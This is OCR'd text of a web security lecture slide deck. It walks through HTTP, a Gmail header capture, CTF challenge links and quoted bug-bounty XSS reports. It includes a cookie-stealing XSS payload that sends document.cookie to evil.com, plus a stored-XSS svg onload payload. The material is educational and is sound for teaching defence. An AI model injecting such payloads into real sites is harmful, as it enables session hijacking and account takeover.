# WEB SECURITY

...and more

Slides at: github.com/bitskriegofficial/web-security-1

# IN WEB, MOSTLY..

Implementation bugs (HTTP/Disallowed files/robots.txt/humans.txt)

Server side vulnerabilities (Programming Languages)

Client side

# HOW HTTP WORKS (SIMPLIFIED)

1. Browser makes a request to google.com

2. Your OS asks DNS resolvers about google.com

3. DNS resolver says to your OS -> 1.2.3.4

4. Browser connects to 1.2.3.4

5. Your ISP sends a request to 1.2.3.4

6. The server at 1.2.3.4 receives the request and responds with data on same public IP

7. Your ISP receives the response, and transmits it back to your private IP address.

8. Your browser executes the responded HTML/CSS/JS if any and performs further requests.


# HTTP HEADERS - WAY TO COMMUNICATE


HTTP headers is the standard way to make the initial communication with backend. This includes telling server about cookies, user agent, etc.


Server in return can respond with certain HTTP headers which are then respected by the browser


# EXAMPLE

Here's a simple example from GMail


Name
0/
m=b
m=a
m=m,m_i
m=sps,l,spit,t,it
rs=AHGWq9CNwpgAWRx.
jquery.js?_=156509304634
Headers
Preview
Response
Cookies
Timing
General
Request URL: https://mail.google.com/mail/u/0/
Request Method: GET
Status Code: 200
Remote Address: 172.217.166.69:443
Referrer Policy: no-referrer-when-downgrade


Request Headers
:authority: mail.google.com
:method: GET
:path: /mail/u/0/
:scheme: https
accept: text/html,application/xhtml+xml,application/xml
accept-encoding: gzip, deflate, br
accept-language: en-US,en;q=0.9,fr;q=0.8,sr;q=0.7
cache-control: no-cache
cookie: G
CO
1FE9WvoM
NY
WVA_EoZs
O2
Q3BwxQ-K
F4
A; SSID=
Dn
Vy7gN77b
MA
vkhTUYF8
Ht
oACaiXuq
tV
feamIVTn
pragma: no-cache
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_1
x-client-data: CKS1yQEIjrbJAQiltskBCMG2yQEI0LfJAQipncoBCK


content-security-policy: script-sr
ri 'self';report-uri https://ma
content-type: text/html; charset
date: Tue, 06 Aug 2019 12:04:02
expires: Mon, 01 Jan 1990 00:00:
pragma: no-cache
server: GSE
set-cookie: __Host-GMAIL_SCH=nsl
set-cookie: SIDCC=AN0-TYvKrtg4db
ority=high
status: 200
strict-transport-security: max-age=
x-content-type-options: nosniff
x-dns-prefetch-control: off
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block


Name
0/
m=b
m=a
m=m,m_i
m=sps,l,spit,t,it
rs=AHGWq9CNwpgAWRx.
jquery.js?_=156509304634
gmail.min.js?_=15650930..
pixelblock.js?_=15650930.
pixelblock.css
track-block.png
favicon5.ico
bootstrap.js
KFOmCnqEu92Fr1Mu4mx.
KFOlCnqEu92Fr1MmWUlf.
m=f
?ui=2&ik=45665efb68&jsv.
4UaGrENHsxJlGDuGo1Ol.
photo.jpg
googlelogo_clr_74x24px.sv
search_white.png
skipnable_ltr_light_1x.png
Headers
Preview
Response
Cookies
Timing
<!DOCTYPE html><html lang="en"><head><meta http-equiv="Content-Type" content="tex
@font-face { font-family: 'Google Sans'; font-style: normal; font-weight: 400; sr
</style><script type="text/javascript" nonce="RikfwdWKqQRntRv0r69ixg">// <![CDATA
var GM_START_TIME=(new Date).getTime();var GM_SOLCF=false;var GM_SUPPORTED_IE_VER
var GM_JS_URLS=["/_/scs/mail-static/_/js/k\x3dgmail.main.en.kjymjSg5bpc.O/am\x3dX
"/_/scs/mail-static/_/js/k\x3dgmail.main.en.kjymjSg5bpc.O/am\x3dX5BhQHgEISfhMfaMD
var GM_INITIAL_PADDING_PREF="n";var GM_ID_KEY="45665efb68";var GM_writeErrorPage=
function si(i,csol){(new Image).src="?ui\x3d2\x26view\x3djsle\x26ik\x3d"+GM_ID_KE
// ]]>
</script><script nonce="RikfwdWKqQRntRv0r69ixg">
(function(){try{var n="Edge",aa="complete",q="function",t="object";function w(){
da=typeof Object.defineProperties==q?Object.defineProperty:function(b,c,d){b!=Ar
f?k:new f(function(h){h(k)})}if(b)return b;c.prototype.c=function(k){if(null==thi
h.reject)}catch(l){h.reject(l)}};f.prototype.g=function(){function k(m){return fu
function(k){this.j(2,k)};f.prototype.i=function(k){this.j(1,k)};f.prototype.j=fun
q?function(K){try{m(u(K))}catch(O){p(O)}}:v}var m,p,r=new f(function(u,v){m=u;p=v
l)})};f.all=function(k){var h=B(k),l=h.next();return l.done?d([]):new f(function(
return new ha("jscomp_symbol_"+(d||"")+"_"+c++,d)}var c=0;return b}(),ja=functior
typeof l;return m===t&&null!==l||m===q}function e(l){if(!E(l,g)){var m=new c;da(l
f("seal");var k=0,h=function(l){this.b=(k+=Math.random()+1).toString();if(l){l=B(
D("Map",function(b){if(function(){if(!b||typeof b!=q||!b.prototype.entries||typeo
0;if(h){h=B(h);for(var l;!(l=h.next()).done;)l=l.value,this.set(l[0],l[1])}};d.pr
!0):!1};d.prototype.clear=function(){this.c={};this.b=this.b.o=g();this.size=0};d
h.call(l,p[1],p[0],this)};d.prototype[Symbol.iterator]=d.prototype.entries;var e=
value:void 0}})},g=function(){var h={};return h.o=h.next=h.head=h},k=0;return d}
ja();var c=function(d){this.b=new Map;if(d){d=B(d);for(var e;!(e=d.next()).done;)
c.prototype.keys=c.prototype.values;c.prototype[Symbol.iterator]=c.prototype.valu
if("[object Window]"==d)return t;if("[object Array]"==d||"number"==typeof b.lengt
if(2<arguments.length){var e=Array.prototype.slice.call(arguments,2);return funct
d.execScript("var "+b[0]);for(var e;b.length&&(e=b.shift());)b.length||void 0===c
1==c.length?b.indexOf(c,0):-1;for(var d=0;d<b.length;d++)if(d in b&&b[d]===c)retu
c,1);return d},wa=function(b){return Array.prototype.concat.apply([],arguments)},
"";this.g=Aa};Ba.prototype.f=!0;var Ca=function(b){if(b instanceof Ba&&b.construc
["","","",""];k=/(\d*)(\D*)(.*)/.exec(k)||["","","",""];if(0==g[0].length&&0==k[0
""}var L=function(b){return-1!=J.indexOf(b)};Math.floor(2147483648*Math.random()

# COOKIE STEALING

Cookie stealing can be done with combination of attacks like XSS/MITM

# COOKIE STEALING

```
<img src=x
onerror=this.src='http://evil.com/?c='+document.cookie>
```

And the backend..

```
<?
        var_dump($_POST);
?>
```

# BECOMING COMFORTABLE WITH THESE

You need to have a good grasp on a network intercept tool


Burpsuite is a popular choice among hackers

You could also use Chrome Dev Tools


# CTF QUESTIONS

Let's look at some CTF questions first


http://2018shell.picoctf.com:28831




http://2018shell.picoctf.com:57252




http://web.hackable.ca:8082/


http://2018shell.picoctf.com:52135


http://2018shell.picoctf.com:18342

# WEB SECURITY IN REAL WORLD

Spoiler alert: It's too bad

# WORDPRESS XSS - 500$

mygf submitted a report to **WordPress**.

Hi there,

I found a stored xss @ https://core.trac.wordpress.org/

Steps:

1. Go to https://core.trac.wordpress.org/ and login. (open new private window and login with another account)
2. Go to https://core.trac.wordpress.org/newticket and set a summary and description.
3. Select a Workflow Keyword and click manual. Paste the payload: "><svg/onload=alert(document.domain)>
4. Click enter button and click Create Ticket button. Now, you will see xss alert. Copy the url and go to private window. xss alert.


PoC: https://youtu.be/Nyt1op_73vs

## Impact


Stealing cookies

Wordpress.Org Stored XSS


# MAIL.RU XSS - 1000$



# GITLAB XSS - 4500$



# UPSERVE XSS - 2500$



Gamer7112 (gamer7112)

948
Repu

147

#603764

**DOM Based XSS via postMessage at https://inventory.upserve.com/login/**

